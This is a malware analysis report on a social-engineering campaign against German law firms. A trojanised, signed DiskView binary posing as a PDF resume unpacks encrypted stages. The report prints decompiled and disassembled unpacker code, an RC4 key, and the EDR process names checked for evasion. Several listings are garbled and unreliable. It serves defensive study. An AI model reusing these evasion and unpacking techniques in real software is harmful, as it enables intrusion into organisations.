



High-End Social Engineering Meets Malware:

Analysis of a Targeted Attack Campaign Against Law Firms

High-End Social Engineering Meets Malware: Analysis of a Targeted Attack Campaign Against Law Firms

In November 2025, a sophisticated social engineering campaign emerged targeting law firms and legal organizations in Germany. Unlike conventional phishing operations, this campaign demonstrated an exceptionally high level of operational investment and tradecraft maturity, combining identity theft, real-time voice communication, and multi-stage technical deception to compromise human resources departments.

The attack campaign is characterized by several distinguishing features that set it apart from commodity malware distribution:

Targeted Victim Selection

The threat actors specifically targeted HR departments within German law firms, exploiting the predictable workflow of resume review and candidate screening. To date, all confirmed victims have been located in Germany, suggesting either a geographically constrained campaign or an initial testing phase targeting a specific region before broader deployment. By focusing on organizations that routinely process job applications, the attackers leveraged institutional trust in hiring procedures to reduce suspicion and increase the likelihood of successful execution.

Identity Theft and Impersonation

Rather than using fictitious personas, the attackers appropriated the professional identities of real individuals. Victims reported receiving applications that referenced authentic LinkedIn profiles, accurate employment histories, and verifiable professional credentials. In at least one confirmed case, the individual whose identity was stolen could be contacted directly and confirmed they had no involvement in the application process.

This level of reconnaissance suggests the threat actors invested significant effort in target profiling, potentially harvesting publicly available professional data from LinkedIn, corporate websites, and other open-source intelligence (OSINT) platforms to construct convincing false identities.

AI-Enhanced Voice Impersonation

Multiple HR representatives who engaged with the attackers via phone reported that the conversations felt unusually natural and professionally appropriate. The caller's voice characteristics, tone, and communication style matched the demographic and professional background suggested by the resume. In several instances, victims stated that the individual „sounded exactly like someone with that background would sound.“

This observation, combined with recent intelligence on the commercial availability of AI-powered voice cloning platforms, suggests the possible deployment of synthetic voice technology. As documented in Group-IB's „Weaponized AI“ whitepaper (2026), voice impersonation services are now accessible for as little as \$10–\$3,000 per month, offering real-time speech-to-text and text-to-speech capabilities integrated with large language models (LLMs).

These platforms enable attackers to clone target voices using minimal audio samples scraped from social media or public recordings and synthesize entire conversations using fully automated AI-generated speech.

While definitive attribution to AI voice cloning cannot be confirmed without access to call recordings, the behavioral profile of the attacks aligns closely with documented AI-assisted social engineering techniques currently circulating in underground forums.

Operational Sophistication and Fail-Safe Design

A defining characteristic of this campaign is the extraordinarily high operational investment in maintaining plausibility, even in failure scenarios. The attack sequence incorporates multiple defensive layers designed to preserve the illusion of a legitimate job application if the victim becomes suspicious or the malware fails to execute.

Perhaps most notably, the malware implements an adaptive execution strategy that fundamentally alters its behavior based on the security posture of the target system. Stage 2 of the payload performs real-time detection of enterprise endpoint detection and response (EDR) solutions, specifically checking for the presence of:

- ✓ Microsoft Defender for Endpoint (MsSense.exe)
- ✓ CrowdStrike Falcon (CSFalconService.exe)
- ✓ F-Secure (fshoster64.exe)
- ✓ Kaspersky (avp.exe)

If any of these security products are detected, the malware immediately aborts malicious execution and displays only the decoy PDF resume. No password dialog is presented, no payload is decrypted, and the victim is left with what appears to be a standard document that has been successfully opened.




Figure 1: PDF resume, displayed as decoy (redacted for privacy reasons)

If no EDR solution is detected, the malware proceeds to display an Adobe Reader-style password prompt. The victim is then expected to ask the „applicant“, still on the phone, to request the password. This could be a crucial step that signals the attacker that the critical execution is about to happen. This password is not arbitrary; it serves as the cryptographic key to decrypt Stage 3 of the malware. Without the correct password provided via phone, the payload cannot be unlocked.

This conditional execution model demonstrates several sophisticated design principles:

1. Environment-aware execution: The malware adapts its behavior based on security telemetry, ensuring it only executes in environments where detection risk is minimized
2. Human-in-the-loop decryption: By requiring telephonic password transmission, the attackers retain operational control over which systems are compromised and can abort the attack if the victim exhibits suspicion
3. Forensic evasion: In environments with robust EDR coverage, no malicious code is ever decrypted or executed, leaving minimal forensic artifacts for incident response teams to analyze
4. Plausible deniability: If confronted, the attacker can claim they simply sent a password-protected resume and had no knowledge of any malicious payload

Additional fail-safe mechanisms include:

5. Valid digital code signature: The malicious executable is signed with a legitimate certificate, reducing security warnings and bypassing basic trust verification
6. Decoy PDF delivery: After the malware executes (or if EDR is detected), a genuine (unencrypted) PDF resume is displayed, allowing the victim to review the „applicant’s“ qualifications
7. Identity persistence: If the victim later investigates, they encounter a real person with a matching LinkedIn profile, reinforcing the perception of legitimacy
8. Multi-channel coordination: The simultaneous use of voice (phone call) and digital (email) communication channels mirrors standard business practice and reduces cognitive red flags

This approach demonstrates a clear understanding of defensive security practices, incident response workflows, and victim psychology. By ensuring that every observable artifact (from the phone conversation to the displayed resume) appears authentic, and by actively preventing execution in hardened environments, the attackers significantly reduce the likelihood of detection, attribution, and incident escalation.

Campaign Objectives

The combination of targeted victim selection, identity theft, potential AI voice synthesis, adaptive execution logic, and fail-safe operational design suggests a threat actor with strategic objectives beyond opportunistic malware distribution. The geographic concentration on German law firms may indicate sector-specific intelligence gathering, access to privileged legal communications, or targeting of high-value clients represented by these organizations. The campaign’s emphasis on persistence, stealth, and believability indicates that the attackers prioritize:

- ⊙ Sustained access over immediate financial gain
- ⊙ Enterprise compromise rather than individual targeting
- ⊙ Operational security to enable long-term intelligence gathering or network positioning
- ⊙ Selective targeting by limiting execution to systems without enterprise-grade security monitoring

This profile is consistent with advanced persistent threat (APT) tradecraft, where initial access serves as a gateway to broader organizational compromise, data exfiltration, or supply chain infiltration.

The technical analysis that follows examines the multi-stage malware payload delivered through this campaign, revealing a sophisticated execution chain designed to evade endpoint detection, establish command-and-control communication, and maintain persistent access to compromised systems.

Initial Infection Vector and Social Engineering

The infection chain begins with a sophisticated social engineering campaign targeting human resources departments of law firms and legal organizations. Unlike conventional phishing operations, this attack combines voice-based social engineering with technical deception to bypass traditional security awareness training.

The attack unfolds through a carefully orchestrated sequence of social and technical manipulation designed to exploit organizational trust and routine business processes.

Attack Sequence

Initial Contact

The threat actor initiates contact via phone call to the HR department, posing as a job applicant interested in employment opportunities within the targeted organization. During this conversation, the attacker establishes rapport with the HR representative while simultaneously sending a resume via email using a OneDrive share link. This dual-channel approach, voice communication paired with email delivery, creates a sense of legitimacy and reduces suspicion.

The use of OneDrive, a trusted enterprise collaboration platform, adds an additional layer of credibility to the attack. Files delivered through legitimate cloud storage services often bypass email attachment scanning and are less likely to trigger security alerts.

Technical Deception

The shared file, presented as a standard PDF resume, is in fact a digitally signed Windows executable file masquerading as an Adobe PDF document. The malicious binary is a modified version of Sysinternals DiskView, a legitimate Microsoft utility, repurposed to serve as the initial infection vector.

Key characteristics of the malicious file:

- ✓ Valid digital signature to bypass security warnings
- ✓ Adobe PDF icon to visually deceive the victim
- ✓ Modified version of legitimate Sysinternals DiskView
- ✓ File extension: .EXE (often hidden by default Windows settings)

When executed, the malware displays an Adobe Reader-style password dialog, claiming the resume is password-protected. This UI element is designed to appear entirely legitimate, matching the visual design patterns users expect from genuine PDF readers.




Figure 2: Password prompt displayed to victim

Credential Harvest via Social Engineering

The HR representative, believing they are accessing a legitimate password-protected resume, asks the „applicant“, who is still on the phone at this point, to request the password. The threat actor provides the password, which the victim then enters into the fake dialog.

This action triggers the malware’s execution chain while simultaneously opening a genuine, unencrypted PDF resume as a decoy. The decoy PDF serves a critical function: it reinforces the illusion of normalcy. From the victim’s perspective, they successfully opened a password-protected resume and can now review the applicant’s qualifications. This visual distraction keeps the victim engaged while malicious activity proceeds silently in the background.

No exploit or vulnerability is leveraged at this stage. The attack relies entirely on user execution combined with social engineering, a technique that remains highly effective in enterprise environments where resume reviews and document sharing are routine operations.

Stage 0: Modified and Signed Sysinternals DiskView

Initial static analysis confirms that the malicious executable presents itself as „Sysinternals DiskView“ and is signed with a valid certificate issued by MOUNI MEDIA PRIVATE LIMITED.

Code Signing Analysis

The binary carries a valid digital signature with the following attributes:

Certificate Details:

- ✓ **Signer Name:** MOUNI MEDIA PRIVATE LIMITED
- ✓ **Email:** anjitmounimedia@gmail.com
- ✓ **Signature Algorithm:** sha256RSA
- ✓ **Certificate Validity:** October 29, 2026 05:16:12 UTC
- ✓ **Certificate Fingerprint:** 70e6a96e5ac6736029d1030e005f7a905a27c855

Despite the valid signature, comparative analysis with the legitimate Sysinternals DiskView binary reveals substantial modifications to the executable structure.




Figure 3: File details and digital signature information

Binary Structure Comparison

Structural analysis using PE Bear reveals significant differences between the legitimate Disk-View and the malicious variant:

Original DiskView:

- ⊖ .text section: Standard code segment
- ⊖ .rdata section: Read-only data
- ⊖ .data section: Initialized data
- ⊖ .rsrc section: Standard application resources
- ⊖ .reloc section: Relocation table present
- ⊖ **Total sections: 5**

Modified Malicious DiskView:

- ⊖ .text section: Modified code segment containing unpacker stub
- ⊖ .rdata section: Largely unmodified
- ⊖ .data section: Modified to support unpacker
- ⊖ **.rsrc section: Dramatically increased in size**
- ⊖ **.reloc section: Removed completely**
- ⊖ **Total sections: 4**




Figure 4: Original DiskView (left) vs. Modified Malicious DiskView (right) (PE Bear)

The removal of the `.reloc` section indicates that the malicious binary has been compiled with a fixed base address and does not support Address Space Layout Randomization (ASLR) rebasing, a deliberate choice to simplify the unpacker implementation.

Entropy Analysis and Payload Detection

The entropy analysis of the different sections of the PE file using Detect It Easy (visible in Figure 4) reveals a critical indicator of malicious modification. While both executables contain a .rsrc section, the malicious variant shows an entropy spike near-maximum entropy values (approaching 8.0) in the upper half region of the .rsrc section. This indicates that the first half of the .rsrc section is likely unencrypted (in a cryptographical sense), while the other half seems encrypted.




Figure 5: Original DiskView .rsrc Entropy (left) vs Malicious DiskView .rsrc Entropy (right) (Detect it easy)

Modified WinMain Function

The decompilation of the modified binary reveals that a part of the original DiskView functionality has been completely replaced. When both executables are decompiled and the WinMain functions are compared, it becomes evident that the original DiskView „-accepteula“ command-line parameter-check function has been replaced by an unpacker function that serves also as the entry point for Stage 1 execution.

```

C:\Decompile: FUN_140008df0 - (DiskView64.exe)
1
2 undefined4 FUN_140008df0(HINSTANCE param_1,undefined8 param_2,undefined8 param_3,LPDWORD param_4)
3
4 {
5     bool bVar1;
6     ATOM AVar2;
7     int iVar3;
8     undefined4 uVar4;
9     int iVar5;
10    BOOL BVar6;
11    LPWSTR lpCmdLine;
12    LPWSTR *ppWVar7;
13    undefined7 extraout_var;
14    HWND hWnd;
15    HACCEL hAccTable;
16    int local_98 [4];
17    WNDCLASSEX local_88;
18    tagMSG local_38;
19
20    iVar5 = (int)param_4;
21    lpCmdLine = GetCommandLine();
22    ppWVar7 = CommandLineToArgvW(lpCmdLine,local_98);
23    bVar1 = FUN_140002540(0x14005f108,local_98,(longlong)ppWVar7,param_4);
24    if ((int)CONCAT71(extraout_var,bVar1) == 0) {
25        uVar4 = 1;
26    }
27    else {
28        Ordinal_17();
29        SetErrorMode(1);
30        set_new_handler(0x1400081d0);
31        FUN_140035388(1);
32        DAT_1401750cc = 1;
33        DAT_1401750d0 = 1;
34        DAT_1401750c0 = param_1;
    }
}
    
```

Figure 6: Original DiskView

```

C:\Decompile: WinMain - (lebenslauf.EXE)
1
2 undefined4 WinMain(HINSTANCE param_1,undefined8 param_2,undefined8 param_3,int param_4)
3
4 {
5     ATOM AVar1;
6     int iVar2;
7     undefined4 uVar3;
8     BOOL BVar4;
9     LPWSTR lpCmdLine;
10    HWND hWnd;
11    HACCEL hAccTable;
12    int local_98 [4];
13    WNDCLASSEX local_88;
14    tagMSG local_38;
15
16    lpCmdLine = GetCommandLine();
17    CommandLineToArgvW(lpCmdLine,local_98);
18    iVar2 = [unpack_exec(VirtualAlloc_exref,VirtualProtect_exref,Rsrc_RC_Data_1_0);
19    if (iVar2 == 0) {
20        Ordinal_17();
21        SetErrorMode(1);
22        _set_new_handler(FUN_1400081d0);
23    }
24    FUN_140035388();
25    DAT_1401750cc = 1;
26    DAT_1401750d0 = 1;
27    DAT_1401750c0 = param_1;
}
    
```

Figure 7: „LEBENS LAUF“ Sample

The code indicates that execution immediately diverts to the unpacker routine, confirming that no original DiskView code is executed.

Stage 1 Unpacking Routine

The unpacker routine operates by loading data byte-by-byte from the .rsrc area, which begins at 0x14017D000 and ends at 0x140202000 (see Figure 8). The decryption process uses simple XOR operations using a dynamically generated lookup table.

0000000140001980	4C:8B8C24 10050000	mov r15,qword ptr ss:[rsp+0x510]	load source base address of encoded data into r15
0000000140001988	8B8494 80000000	mov eax,dword ptr ss:[rsp+rdx*4+0x80]	load xor value from lookup table
0000000140001990	44:89E2	mov edx,r12d	
0000000140001992	41:324417 04	xor al,byte ptr ds:[r15+rdx*0x4]	
0000000140001994	4B:85424 20	mov rdx,qword ptr ss:[rsp+0x20]	
0000000140001996	8B41A	mov byte ptr ds:[dx+r8],al	
0000000140001998	31:80F8 20	jmp lebenslauf	load target address in allocated memory
000000014000199A	75 04	jmp lebenslauf	store decoded byte to allocated memory
000000014000199C	89F0	mov eax,esi	
000000014000199E	EB 7E	jmp lebenslauf	
00000001400019A0	41:89F8 AC	cmp r15,0x4C	
00000001400019A2	75 16	jmp lebenslauf	
00000001400019A4	4B:8E F895DF0B1EF8D	mov rax,0x4DBF1ED0BF95F8	
00000001400019A6	4B:39C6	cmp rsl,rax	
00000001400019A8	0F94C0	sete al	
00000001400019AA	3C 01	cmp al,0x1	
00000001400019AC	41:83DD FF	sbb r13d,0xFFFFFFFF	
00000001400019AE	41:FFC4	inc r12d	
00000001400019B0	FFCD	dec ebp	
00000001400019B2	E9 2A0FFFF	jmp lebenslauf	
00000001400019B4	4B:8E424 40 65	tmul rax,qword ptr ss:[rsp+0x40],0x65	
00000001400019B6	31D2	xor edx,edx	
00000001400019B8	4B:8E7424 38	shl qword ptr r15:[rsp+0x38]	XOR "decryption"
00000001400019BA	89D3	mov ebx,edx	
00000001400019BC	44:09C3	or ebx,r8d	
00000001400019BE	80F8 D3	cmp bl,0xD3	
00000001400019C0	49:02F8 80000000	jmp lebenslauf	execute stage 1
00000001400019C2	75 24	jmp lebenslauf	
00000001400019C4	49:02F8 80000000	jmp lebenslauf	
00000001400019C6	75 18	jmp lebenslauf	
00000001400019C8	8B8424 20	mov edx,qword ptr ss:[rsp+0x20]	
00000001400019CA	4C:804C24 54	lea r9,qword ptr r15:[rsp+0x54]	
00000001400019CC	41:20000000	mov rdx,0x0	
00000001400019CE	FF9424 08050000	call qword ptr ss:[rsp+0x508]	20: ' ' make memory executable
00000001400019D0	0F86C8	movzx ecx,bl	
00000001400019D2	4B:8E424 20	mov rax,qword ptr ss:[rsp+0x20]	
00000001400019D4	4B:69C9 21030000	tmul rcx,rcx,0x321	
00000001400019D6	4B:81E9 33940200	sub rcx,0x29433	
00000001400019D8	FFD0	call rax	call stage 1
00000001400019DA	8B:8F108856	mov eax,0x868105F	
00000001400019DC	4B:84C4 88040000	add rsp,0x48	
00000001400019DE	5B	pop rbx	
00000001400019E0	5E	pop rsi	
00000001400019E2	5F	pop rdi	
00000001400019E4	5D	pop rbp	
00000001400019E6	41:5C	pop r12	
00000001400019E8	41:5D	pop r13	
00000001400019EA	41:5E	pop r14	
00000001400019EC	41:5F	pop r15	
00000001400019EE	C3	ret	

Figure 8: The stage 1 unpacking routine

0000000140000000	0000000000001000	User	lebenslauf	- von all.exe	ERWC-
0000000140001000	0000000000057000	User	".text"		ERWC-
0000000140058000	000000000001C000	User	".rdata"		ERWC-
0000000140074000	00000000000103000	User	".data"		ERWC-
0000000140177000	0000000000006000	User	".pdata"		ERWC-
000000014017D000	00000000000085000	User	".rsrc"		ERWC-
00007FF4FDEC0000	0000000000005000	User			-R---

Figure 9: Memory Map location of .rsrc

Unpacking Process:

1. **Source Location:** $0x1401C8988$ (.rsrc section base address + offset)
2. **Size Extraction:** The first DWORD at this location ($0x2F31F = 192799$ bytes) specifies the encrypted payload size
3. **Lookup Table Generation:** A 256-byte XOR key table is constructed on the stack using complex arithmetic operations
4. **Memory Allocation:** VirtualAlloc is called to allocate RW memory
5. **XOR Decryption Loop:** The payload is decrypted byte-by-byte XORed with bytes from the Lookup Table
6. **Memory Execution Protection:** VirtualProtect is called to make memory executable
7. **Execution Transfer:** Call the entry function of stage 1 at the start of the allocated memory

The unpacking routine uses a position dependent XOR scheme where each byte's XOR key is derived from both its position and values extracted from the lookup table. This provides a basic obfuscation layer that prevents static signature detection of the Stage 1 payload.

Key Observations:

- ☑ The Windows loader process never encounters the decrypted Stage 1 code, as it is only materialized in memory at runtime
- ☑ The .rsrc section's high entropy makes the payload location immediately evident to entropy-based detection tools
- ☑ The unpacker stub in the .text section contains no legitimate DiskView code paths
- ☑ The absence of the .reloc section indicates the binary is not position-independent and requires a fixed base address

This design confirms that the legitimate DiskView binary has been weaponized as a dropper, as it has been minimally modified: the original code remains largely intact, but a single malicious function has been inserted to unpack and execute a payload stored in a newly added .rsrc section. The icon has been replaced with an Adobe PDF appearance to enhance social engineering effectiveness, and the binary has been re-signed with a different but valid code signing certificate, allowing it to maintain trust indicators while serving as a multi-stage loader.

Stage 1: Build Obfuscated API Dispatch Table and Extract Stage Two

Following successful execution of Stage 0, control transfers to the decrypted payload located in RWX memory at base address 0xE00000. This stage implements a multi-phase initialization sequence designed to establish a foundation for subsequent payload execution while evading static and dynamic analysis.

Memory Layout and Entropy Analysis

Figure 10 visualizes the memory entropy of Stage 1, depicting the decoder routine and encrypted payload starting at offset 0x9AE3. The entropy visualization clearly demarcates the decoder routines (low entropy regions) and the encrypted payload (high entropy regions).




Figure 10: Stage 1 Memory Entropy, visualizing decoder and encrypted payload starting at 0x5AE3

RC4 Decryption with Hardcoded Key

The payload memory is decrypted using an RC4 implementation that employs a hardcoded 16-byte key: 2C 87 EF AA 24 EB 16 7F C2 B7 A5 2E 71 9A 6E 0F

The RC4 implementation follows the standard algorithm, which can be verified using CyberChef (shown in Figure 10).

MurmurHash2-Based API Resolution PEB-Walking and DLL Enumeration

Stage 1 implements a classic PEB walking technique to enumerate the loaded DLLs of the current process. Figure 12 illustrates the iteration through loaded DLLs and the explicit search for ntdll.dll.

The DLL names are read character-by-character and validated through an obfuscated validation routine:

0000000000BF1381	48:888424 48010000	mov rax,qword ptr ss:[rsp+0x148]	
0000000000BF1389	48:83E8 20	sub rax,0x20	rax:L"ntdll.dll"
0000000000BF1390	48:898424 C0000000	mov qword ptr ss:[rsp+0xC0],rax	
0000000000BF1395	48:888424 C0000000	mov rax,qword ptr ss:[rsp+0xC0]	
0000000000BF139D	48:638C24 F8000000	movsxd rcx,dword ptr ss:[rsp+0xF8]	
0000000000BF13A5	48:684E 10	mov r9,qword ptr ds:[r14+0x10]	rax:L"ntdll.dll", rax+60:L"imitives.dll"
0000000000BF13A9	48:8840 60	mov rax,qword ptr ds:[rax+0x60]	rax+rcx*2:L"tdll.dll"
0000000000BF13AD	6644:880448	mov r8w,word ptr ds:[rax+rcx*2]	
0000000000BF13B2	6645:85C0	test r8w,r8w	
0000000000BF13B6	74 34	jbe 0xBF13BC	
0000000000BF13B8	88 F05D0500	mov eax,0x55DF0	
0000000000BF13BD	31D2	xor edx,edx	
0000000000BF13BF	49:F7F1	div r9	
0000000000BF13C2	48:81FA F05D0500	cmp rdx,0x55DF0	
0000000000BF13C9	75 0A	jne 0xBF13D5	
0000000000BF13CB	44:88840C 50020000	mov byte ptr ss:[rsp+rcx+0x250],r8b	
0000000000BF13D3	EB 06	jmp 0xBF13D8	

Byte compare search for "ntdll.dll"

Figure 12: Iteration through loaded DLLs and search for ntdll.dll

This obfuscation serves to hinder static analysis, as the DLL name cannot be identified through simple string comparison. The use of mathematical operations (division/modulo) instead of string operations makes automated detection significantly more difficult.

Upon successfully identifying ntdll.dll the code extracts the DllBase address for subsequent export enumeration.

MurmurHash2 Comparison and API Storage

